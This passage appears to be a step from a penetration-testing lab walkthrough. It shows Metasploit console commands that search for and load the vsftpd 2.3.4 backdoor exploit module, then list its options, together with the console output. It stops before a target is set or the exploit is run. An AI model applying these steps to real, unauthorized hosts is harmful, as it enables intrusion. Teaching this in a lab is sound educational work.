

Task 4: Loading a Metasploit Module

1. Use the search command to find an exploit for the outdated VSTPD 2.3.4 that we found using Nmap.




```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       C
heck  Description
   -  ----                                  ---------------  ----       -
----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  N
o     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use
 exploit/unix/ftp/vsftpd_234_backdoor
```

2. Use the payload you have searched for



```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

3. Write the ‘show options’ command



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:hos
                                       t:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://
                                       docs.metasploit.com/docs/using-m
                                       etasploit/basics/using-metasploi
                                       t.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

NOTE: This command provides a list of things that need to be configured to execute the attack

Conclusion:

- Metasploit provides additional commands that a normal terminal session would not give access to
- We can search for a relevant payload and use the ‘use’ command to load it into our session